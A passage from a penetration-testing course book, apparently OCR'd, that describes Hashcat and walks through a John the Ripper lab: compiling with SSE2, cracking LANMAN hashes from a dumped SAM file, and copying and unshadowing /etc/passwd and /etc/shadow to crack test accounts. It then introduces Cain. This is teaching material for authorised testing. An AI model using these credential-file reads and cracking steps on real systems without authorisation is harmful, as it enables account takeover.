
Network Pen Testing and Ethical Hacking 13

Another interesting password cracker is Hashcat, which is a multithreaded tool for cracking passwords on CPUs. It can achieve speeds of up to 18 million combinations per second for unsalted hashes, implementing more than 30 different password hash algorithms, including LANMAN, salted MD5, and more. Although Hashcat runs on CPUs, its creators have also developed the oclHashcat program, which uses the Open Computing Language (OCL) specification to run on CPUs and GPUs, achieving speeds of more than 600 million combinations per second for unsalted hashes.

Although most current GPU password cracking tools (like those discussed earlier) focus on CUDA on NVIDIA cards, oclHashcat takes advantage of the cross-platform capabilities of OCL and runs on ATI and NVIDIA graphics cards.


Both Hashcat and oclHashcat run on Windows and Linux. Although the main tool is a command-line interface, a GUI front-end is available. These tools require the user to specify the password hash type and cannot auto discover it like John the Ripper can.

The word mangling rules included with Hashcat and oclHashcat are "mostly compatible" with the excellent John the Ripper rules (in john.conf or john.ini) for creating hybrid password guesses from dictionaries. "Mostly compatible" means that the vast majority of the rules work properly, but some of the more advanced or complex rules may not work.



Next, let's perform a lab using John the Ripper. In this lab, before we even run the particular attack tool, we'll perform something that penetration testers and ethical hackers often need to do: We'll custom compile John to crack passwords using SSE2 instructions on our processors. That'll give us a performance boost for some types of password hash algorithms.

We'll then actually run John, comparing the performance of the new SSE2-capable John we created with the performance of a non-SSE2 version of John installed by default on the course VMware image. We'll then use John to crack some password representations, looking at the results stored by John in the john.pot file.




We will now conduct a lab that involves customizing John the Ripper. On the course VMware image, we have included a copy of John the Ripper in the /opt directory, in a subdirectory called john followed by the version number. That particular version, however, was a stock download, compiled for any type of x86 processor using the following command for compilation: "make linux-x86-any"

Although such an install makes John more portable, it is slower than a customized version of John that uses SSE2 instructions.

In this lab, we perform several steps that are useful for penetration testers and ethical hackers to understand, as they allow us to customize John for a specific environment and task. In this lab, we

1. Create a copy of John in /tmp, which we will modify.
2. Compile our copy of John to support SSE2 instructions
3. Use the patched SSE2 John to test the speed of our systems, comparing it to the speed of a non-SSE2 John.
4. We'll then use John to crack some hashes from Windows and Linux.



Start by making a copy of the John directory into /tmp, using the –r option of cp to recurse it.


```
# cp -r /opt/john-1.8.0 /tmp/john-sse2
```

Then cd to the directory where our backup is located and run ls:

```
# cd /tmp/john-sse2/
# ls
```

In this directory, you see that there is a src subdirectory with our code. Let's change there, and run "make clean linux-x86-sse2" to clear out any previously compiled libraries and executables (clean) and then create a fresh version that supports sse2:

```
# cd src
# make clean linux-x86-sse2
```



Now that you have John compiled both with SSE2 support (in /tmp) and without SSE2 support (included in the VMware image in /opt/john-1.8.0/), compare the performance of the two.

Change directories into the SSE2-capable John in /tmp:

```
# cd /tmp/john-sse2/run/
```

Then, invoke John in test mode.

```
# ./john --test
```

It will take a minute or so to run, but you will see its performance for all supported password schemes.


Now, launch a *separate* terminal window (we want to keep the first one open so we can compare speed statistics); change into the non-SSE2 John version in /opt/john-1.8.0:

```
# cd /opt/john-1.8.0/run/
```

Invoke this version of John in test mode:

```
# ./john --test
```

Compare its c/s speed to the SSE2-capable John. You will likely see that the SSE2 version is between 10% and 400% faster, depending on the password algorithm in use. Clearly, using an SSE2 version of John is a much better way to go for many algorithms, including LANMAN.



We will now crack some hashes in a sam.txt file included on the course Slingshot Linux image. (This file was originally dumped from a Windows machine.)

Start by making a copy of this sam.txt file in your /tmp directory:

```
# cp /home/sec560/CourseFiles/sam.txt /tmp
```

By default, John will focus on the LANMAN hashes. Let's run the /tmp version of John (SSE2-capable) against the sam.txt file as follows:

```
# cd /tmp/john-sse2/run
# ./john /tmp/sam.txt
```

As it is running, press the space bar to get a c/s reading to determine its approximate speed.


Note that the passwords that John cracks are in ALL CAPS. That's because LANMAN converts everything to uppercase. Also, note how John cracks the first seven characters of a LANMAN password separately from the second seven characters, treating each one-half as though it is a different password. The first one-half of the password is indicated by the username:1, and the second one-half is username:2.

After a minute or two, stop John by pressing CTRL-C.

Now, to see the full passwords (stitching together the two seven-character pieces of the LANMAN password) that John was able to crack, we can run with the –show option:

```
# ./john --show /tmp/sam.txt
```

This command searches inside the john.pot file for the hashes in sam.txt so that it can print the full passwords associated with the users.



Now, try cracking some Linux passwords. To generate these passwords, first add some accounts to our machine with the useradd command. Each account will have a default shell set to /usr/sbin/nologin so that no one can use these accounts to log in to the machine:

```
# useradd charlie -s /usr/sbin/nologin
# useradd dizzy -s /usr/sbin/nologin
# useradd ted -s /usr/sbin/nologin
# useradd monk -s /usr/sbin/nologin
```

Now, set a password for each account:

```
# passwd charlie
```

Use a password of eilrahc (that's charlie backward). Enter it twice.

```
# passwd dizzy
```


Use a password of internet12.

```
# passwd ted
```

Use a password of newpass.

```
# passwd monk
```

Use a password of virginia.



Now that we've created the accounts and set their passwords, let's make a copy of the /etc/passwd and /etc/shadow file for John to crack:

```
# cp /etc/passwd /tmp/john-sse2/run/passwd_copy
# cp /etc/shadow /tmp/john-sse2/run/shadow_copy
```

Then, change into the John run directory, and use the `unshadow` script to combine account info from /etc/passwd with password information from /etc/shadow, storing the results in combined.txt:


```
# cd /tmp/john-sse2/run
# ./unshadow passwd_copy shadow_copy > combined.txt
```

Then, run John against the combined file:

```
# ./john combined.txt
```

Let it run for a couple of minutes. It should crack the charlie password (because it is merely the login username backward), the ted password, and the monk password (because newpass and virginia are in the dictionary). The dizzy password of internet12 may crack given enough time. Clearly, though, we've seen how Linux/UNIX SHA-512 password representations take longer to crack than the LANMAN hashes, which crack almost instantly.

If you haven't changed the sec560, sec580, or root passwords on the Slingshot image, they will likewise crack rather quickly, as their passwords match their account name.




Because we haven't cleared out the john.pot file as we ran John several times, it has stored our results of the password cracking we've done. Look at the john.pot file that stores this status using these commands:

```
# cat john.pot
```

Note particularly that there is one line for each password that was cracked. No account name is included—just the password information is stored. The john.pot file includes the password hash type (LM for LANMAN and 6 for SHA512) followed by the salt (only for Linux/UNIX) followed by the password hash, followed by the password itself.

Now that because John has cracked these passwords already, it won't crack them again, unless we delete the john.pot file or remove the associated password.




Now that we've finished this lab, delete the accounts we created on our Linux machine with the userdel command:

```
# userdel charlie
# userdel dizzy
# userdel ted
# userdel monk
```

Then, shred the various copies of password files we left on our systems. Shred overwrites the file with alternating zeros and ones three times so that they cannot be recovered. The --remove option makes shred delete the file when it is done shredding it.


```
# cd /tmp/john-sse2/run
# shred --remove passwd_copy
# shred --remove shadow_copy
# shred --remove combined.txt
# shred --remove john.pot
# shred --remove /tmp/sam.txt
```



In this lab, you looked at John the Ripper, custom compiling it to support sse2 instructions resulting in a speed increase for some password hash algorithms. You compared the speeds of a regular x86 John the Ripper with the sse2 version against various password algorithms. You also ran John to crack Windows and Linux password hashes.

And, finally, we analyzed the john.pot file to see how John stores successfully cracked password hashes.


Each of these techniques is useful for penetration testers to discern passwords and use them for gaining deeper access into target environments.



Now that we've seen John the Ripper's capability to crack passwords, let's look in-depth at another password cracking suite. Our next tool is Cain, a Windows-based password cracking tool with numerous additional features, some of which are related to password attacks and others that are not. In a lab at the end of this section, we'll use many of Cain's features, including its cracking tool to crack a LANMAN Challenge/Response and NTLMv1 authentication exchange sniffed from the network.

Cain

- Cain, sometimes called "a penetration tester's dream tool"
  - Written by Massimiliano Montoro
  - Free at www.oxid.it
  - Runs on Windows
- Includes an incredible number of features
  - Focus is password cracking, but can do much more



Cain was written by Massimiliano Montoro, who offers the tool for free at www.oxid.it. It runs on Windows and represents several years of amazing work by Montoro. Over this timeframe, Montoro has implemented an enormous number of features in the tool, many of which are useful to professional penetration testers.

